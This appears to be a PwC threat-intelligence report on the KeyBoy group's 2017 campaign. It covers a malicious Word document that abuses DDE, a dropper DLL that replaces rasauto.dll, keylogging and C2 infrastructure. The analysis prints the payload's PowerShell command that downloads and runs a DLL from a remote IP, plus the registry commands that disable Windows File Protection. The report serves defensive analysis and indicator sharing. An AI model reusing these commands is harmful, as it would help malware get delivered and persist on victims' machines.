
The KeyBoys are back in town

www.pwc.co.uk/issues/cyber-security-data-privacy/research/the-keyboys-are-back-in-town.html

Analysis

Our analysis starts with a Microsoft Word document named 2017 Q4 Work Plan.docx (with a hash of 292843976600e8ad2130224d70356bfc), which was created on 2017-10-11 by a user called "Admin'', and first uploaded to VirusTotal, a website and file scanning service, on the same day, by a user in South Africa.

Curiously, the Word document does not contain any macros, or even an exploit. Rather, it uses a technique recently reported on by SensePost, which allows an attacker to craft a specifically created Microsoft Word document, which uses the Dynamic Data Exchange (DDE) protocol. DDE traditionally allows for the sending of messages between applications that share data, for example from Word to Excel or vice versa. In the case reported on by SensePost, this allowed for the fetching or downloading of remote payloads, using PowerShell for example.



Word Error ! Please Check Yes And Yes Fix This Word Files

Microsoft Word


This document contains links that may refer to other files. Do you want to update this document with the data from the linked files?

Microsoft Office Word

This document contains links that may refer to other files. Do you want to update this document with the data from the linked files?

Figure 1 – Word Error

Once we extract the initial document, using 7-zip for example, we can observe the usual structure, and inside, a file called document.xml is of interest. In this XML, a remote payload, in this case a DLL, will be downloaded using PowerShell, moved to the user's temporary folder, and run using rundll32.exe, starting in the HOK function or export. Figure 2 shows the relevant part in our XML file.



```
"preserve"> </w:instrText></w:r><w:r w:rsidRPr="00DC70A5"><w:instrText xml:space="preserve"> DDEAUTO
c:\\Windows\\System32\\cmd.exe "/k powershell.exe -ep Bypass -w Hidden -noprofile -noexit -c IEX (new-object
System.Net.WebClient).DownloadFile('http://213.183.51.187/debug.dll','%temp%\debug.dll');rundll
</w:instrText></w:r><w:r><w:instrText>32.exe '%temp%debug.dll'  HOK "</w:instrText></w:r><w:r><w:fldChar
```

Figure 2 - Download and payload execution

This debug.dll is a PE32 binary file with the following properties:

- md5 hash: 64b2ac701a0d67da134e13b2efc46900
- sha1 hash: 1bb516d70591a5a0eb55ee71f9f38597f3640b14
- sha256 hash: f3f55c3df39b85d934121355bed439b53501f996e9b39d4abed14c7fe8081d92
- size: 531,456 bytes
- internal DLL name: InstallClient.dll
- compiler: Microsoft
- linker: Microsoft Linker(14.0)[DLL32]
- compilation time: 2017-07-06 08:50:10

This DLL serves as a dropper for the actual payload, and as such the internal name of 'InstallClient' is an apt choice by the threat actor. Developing a Yara rule for the simple dropper DLL, yielded several new binaries:

1dbbdd99cb8d7089ab31efb5dcf09706
5708e0320879de6f9ac928046b1e4f4e
a6903d93f9d6f328bcfe3e196fd8c78b
cf6f333f99ee6342d6735ac2f6a37c1e
ac9b8c82651eafff9a3bbe7c69d69447
d6ddecdb823de235dd650c0f7a2f3d8f

We have analysed d6ddecdb823de235dd650c0f7a2f3d8f, which also has InstallClient.dll as its internal name, as it seems to be the earliest dropper DLL used in this campaign, and does not appear to be very different from any of the other DLLs so far uncovered.

The DLL starts in the function named Insys, which performs some simple checks, for example, if the current user account is an administrator, and will subsequently call the function named SSSS, which is the main function.


A substantial amount of actions will follow according to what's defined in the SSSS function, as follows:

- Prepare target DLL, in this case rasauto.dll, for replacement in C:\Windows\System32;
- Stop the service belonging to the target DLL, and use the takeown and icacls commands to gain full permissions for the system service DLL;
- Disable Windows File Protection, which normally prevents software or users from replacing critical Windows files;
- Suppress any error messages from Windows from popping up on boot;
- Copy the target DLL, rasauto.dll, to a new file named rasauto32.dll;
- Replace the target DLL with the malware's DLL, which is time-stomped in order to evade detection;
- Start the now malicious service using net.exe and net1.exe; and,
- Create configuration and keylogs in C:\Windows\system32, using an uncommon extension, in this case .tsp, and additionally create a folder in C:\Programdata for the purpose of screen captures.

The malware will also, in some observed cases, output debug or error messages in a newly created file in the user's Application Data folder as DebugLog.TXT, for example:


\AppData\Roaming\Microsoft\Windows\Cookies\DebugLog.TXT

Then, the original dropper DLL will then be deleted, using a simple batch file that runs in a loop. In Figures 3 to 5, the target DLL, the original and new DLL, as well as the full process flow are shown.



```
mov     dword ptr [esp+0Ch], 'asar'
mov     dword ptr [esp+10h], 'otu'
mov     dword ptr [esp+14h], 'asar'
mov     dword ptr [esp+18h], '.otu'
mov     dword ptr [esp+1Ch], 'lld'
mov     dword ptr [esp+'8'], 'asar'
mov     dword ptr [esp+'<'], '.otu'
mov     dword ptr [esp+'@'], 'tad'
mov     dword ptr [esp+'`'], 'asar'
mov     dword ptr [esp+'d'], '3otu'
mov     dword ptr [esp+'h'], 'ld.2'
mov     word ptr [esp+'l'], 'l'
mov     dword ptr [esp+' '], 'pbmk'
mov     dword ptr [esp+'$'], 'st.3'
mov     word ptr [esp+'('], 'p'
mov     dword ptr [esp+','], 'pbmk'
mov     dword ptr [esp+'0'], 'st.9'
mov     word ptr [esp+0BB0h+var_B7C], 'p'
mov     [esp+0BB0h+var_BA8], ebx
```

Figure 3 - Target DLL, config and keylog file built dynamically on the stack



```
rasauto.dll      14/07/2009 02:15   Application extens...   134 KB
rasauto32.dll    14/07/2009 02:16   Application extens...    89 KB
```

Figure 4 - Real and fake rasauto.dll (rasauto32.dll is the real or original DLL)





Figure 5 - Complete process flow

While visually there is apparently no difference, due to the malware being time-stomped (altering the created and modified dates of a file or folder), we can however observe a few subtle differences in the real and malicious binary.



```
[redacted] C:\Sigcheck
$ sigcheck.exe rasauto.dll

Sigcheck v2.55 - File version and signature viewer
Copyright (C) 2004-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Sigcheck\rasauto.dll:
        Verified:       Unsigned
        Link date:      09:06 22/07/2017
        Publisher:      n/a
        Company:        Microsoft Corporation.
        Description:    Remote Access Auto Dial Manager
        Product:        Microsoft« Windows« Operation System
        Prod version:   6.1.7600.16385
        File version:   6.1.7600.16385
        MachineType:    32-bit
```

```
[redacted] C:\Sigcheck
$ sigcheck.exe rasauto32.dll

Sigcheck v2.55 - File version and signature viewer
Copyright (C) 2004-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Sigcheck\rasauto32.dll:
        Verified:       Unsigned
        Link date:      02:09 14/07/2009
        Publisher:      n/a
        Company:        Microsoft Corporation
        Description:    Remote Access AutoDial Manager
        Product:        Microsoft« Windows« Operating System
        Prod version:   6.1.7600.16385
        File version:   6.1.7600.16385 (win7_rtm.090713-1255)
        MachineType:    32-bit
```


Figure 6 - Subtle differences

As can be seen in Figure 6, the fake DLL has a different link date, some minor spelling mistakes, and does not include the build in the file version details. As the malware also disables Windows File Protection and thus any pop-ups, it may not be immediately obvious to system administrators that a legitimate DLL was actually replaced. The following commands are issued in order to achieve persistence:

- reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v SFCDisable /t REG_DWORD /d 4 /f
- reg add "HKLM\SYSTEM\CurrentControlSet\Control\Windows" /v NoPopUpsOnBoot /t REG_DWORD /d 1 /f

Taking a look at the Windows registry for our service, RasAuto, short for Remote Access Auto Connection Manager and historically used for connecting dial-up modems to the internet for example, reveals no specific additional modifications.

Dllhost.exe is additionally seen to call back or phone home to a hardcoded range of C2 servers, on ports 53, 80, and 443.




Name	Local Address	Local...	Remote Address	Rem...	Prot...	State	Owner
dllhost.exe	[redacted]	49244	103.86.86.177	443	TCP	SYN Sent	

Figure 7 - Dllhost connecting to a remote address

Dllhost usually has no need to connect to the internet or WAN, and as such it is a possible indicator of malicious activity.

Attaching a debugger to dllhost.exe, reveals the keylogger files and configuration, replaced DLL file, as well as another folder, which is likely used to store screenshots and other data. Another ASCII string can be discovered in the DLL's config, MDDEFGEGETGIZ, which likely pertains to the specific KeyBoy campaign, or target.



```
000538E1  68 1C540E00   PUSH dllhost.000E541C          ASCII "C:\ProgramData\Apple\Update"
000538E6  68 68730D00   PUSH dllhost.000D7368          ASCII "%s\wab32res.dll"
000538EB  68 084F0E00   PUSH dllhost.000E4F08          ASCII "C:\Windows\system32\rasauto.dll"
000538F0  E8 BBD9FFFF   CALL dllhost.000512B0
000538F5  68 1C540E00   PUSH dllhost.000E541C          ASCII "C:\ProgramData\Apple\Update"
000538FA  68 48730D00   PUSH dllhost.000D7348          ASCII "%s\kmbp3.tsp"
000538FF  68 18530E00   PUSH dllhost.000E5318          ASCII "C:\Windows\system32\kmbp3.tsp"
00053904  E8 A7D9FFFF   CALL dllhost.000512B0
00053909  68 1C540E00   PUSH dllhost.000E541C          ASCII "C:\ProgramData\Apple\Update"
0005390E  68 58730D00   PUSH dllhost.000D7358          ASCII "%s\kmbp9.tsp"
00053913  68 14520E00   PUSH dllhost.000E5214          ASCII "C:\Windows\system32\kmbp9.tsp"
00053918  E8 93D9FFFF   CALL dllhost.000512B0
0005391D  83C4 24       ADD ESP,24
00053920  68 14520E00   PUSH dllhost.000E5214          ASCII "C:\Windows\system32\kmbp9.tsp"
00053925  68 78730D00   PUSH dllhost.000D7378          ASCII "szConfigPath:%s"
0005392A  E8 41E8FFFF   CALL dllhost.00052170
0005392F  83C4 08       ADD ESP,8
00053932  BA 204A0E00   MOV EDX,dllhost.000E4A20       ASCII "MDDEFGEGETGIZ"
00053937  B9 14520E00   MOV ECX,dllhost.000E5214       ASCII "C:\Windows\system32\kmbp9.tsp"
0005393C  E8 0FAD0000   CALL dllhost.0005E650
```

Figure 8 - ASCII dump

The malware leveraged by KeyBoy has a plethora of functionality, including, but not limited to:

- Screen grabbing/taking screenshots;
- Determine public or WAN IP address (using a public IP service), likely for determining a suited target;
- Gather extended system information, such as information about the operating system, disks, memory and so on;
- A ‘file browser’ or explorer;
- Shutdown and reboot commands (in addition to the point below);
- Launching interactive shells for communicating with the victim machine;
- Download and upload functionality; and
- Usage of custom SSL libraries for masquerading C2 traffic.

Interestingly enough, the malware developers left several unique debug messages, for example:

- GetScreenCmd from file:%s
- Take Screen Error,May no user login!
- Take Screen Error,service dll not exists

Earlier, we mentioned the threat actor uses custom SSL libraries to communicate to the C2. While we have been unable to observe this behavior in any traffic logs, we were able to extract a certificate, which can be found in Appendix B. Converting this certificate to the DER format, we find strings pointing to jessma.org, and an email address, ldcsaa@21cn.com. These belong to projects by a Chinese developer, where one of the tools or libraries is named HP-Socket, which is a ‘High Performance TCP/UDP Socket Component’.

Additionally, said library sported an interesting debug path:

D:\Work\VS\Horse\TSSL\TSSL_v0.3.1_20170722\TClient\Release\TClient.pdb

In addition to writing a Yara rule for the dropper DLL and finding additional samples as mentioned above, we repeated the same process for the payload DLL. In Table 1 below, you may find other payloads, with their related and fake, or replaced Windows DLL or service.

Hash	**Impersonated DLL**	**Impersonated service**

a55b0c98ac3965067d0270a95e60e87e	ikeext.dll	IKE and AuthIP IPsec Keying Modules
2e04cdf98aead9dd9a5210d7e601cca7	rasauto.dll	Remote Access Auto Connection Manager
d6ddecdb823de235dd650c0f7a2f3d8f	rasauto.dll	Remote Access Auto Connection Manager
1dbbdd99cb8d7089ab31efb5dcf09706	sinet.dll	Unknown
581ddf0208038a90f8bc2cdc75833425	sinet.dll	Unknown

Table 1 - Impersonated DLLs

Sinet.dll may relate to SPlayer, a popular video player in China.

Related samples

Hunting further, we have discovered similar samples to the ones described above, with additional interesting debug paths:

Hash	**Debug path**
7d39cef34bdc751e9cf9d46d2f0bef95	D:\work\vs\UsbFerry_v2\bin\UsbFerry.pdb
29e44cfa7bcde079e9c7afb23ca8ef86	E:\Work\VS Project\cyassl-3.3.0\out\SSLClient_x64.pdb

Table 2 - Other debug paths

Both samples include references to a “work” folder, and a “VS” or “VS Project”. The latter likely points to a Visual Studio project short name, or VS. While the connection initially seems rather weak, it did hit the same Yara rule as mentioned before and the sample with hash 29e44cfa7bcde079e9c7afb23ca8ef86 additionally includes an SSL certificate, which, when converted, points to another custom SSL library, called WolfSSL, which is a “a small, fast, portable implementation of TLS/SSL for embedded devices to the cloud”. The same hash or binary also includes what we assess to be a campaign name or KeyBoy version identifier, which is weblogic20170727.

Another sample which hit our Yara rule is 7aea7486e3a7a839f49ebc61f1680ba3, which was first uploaded to VirusTotal on 2017-08-25. This sample appears to be an older variant of KeyBoy, as there are several plain-text strings present, which are consistent with CitizenLab’s report referenced in the introduction.

All samples (hashes) and other indicators are provided in Appendix A.

Infrastructure

We have mapped out the complete infrastructure that we have discovered, using Maltego, as shown in Figure 9.




Figure 9 - C2 graphing

There was some overlap with the samples and infrastructure, and one email address appears to jump out, which is linked to several domains: 657603405@qq[.]com. This email address does not appear to have been observed before.

One other relevant point to note in regards to the infrastructure, is the use of dates, likely relating to campaign names, as part of the C2 servers. Examples include:

- Weblogic727.xxuz[.]com (2017-07-27 campaign); and,
- Weblogic1709.zzux[.]com (2017-09-17 campaign).

<u>All C2's are provided in Appendix A.</u>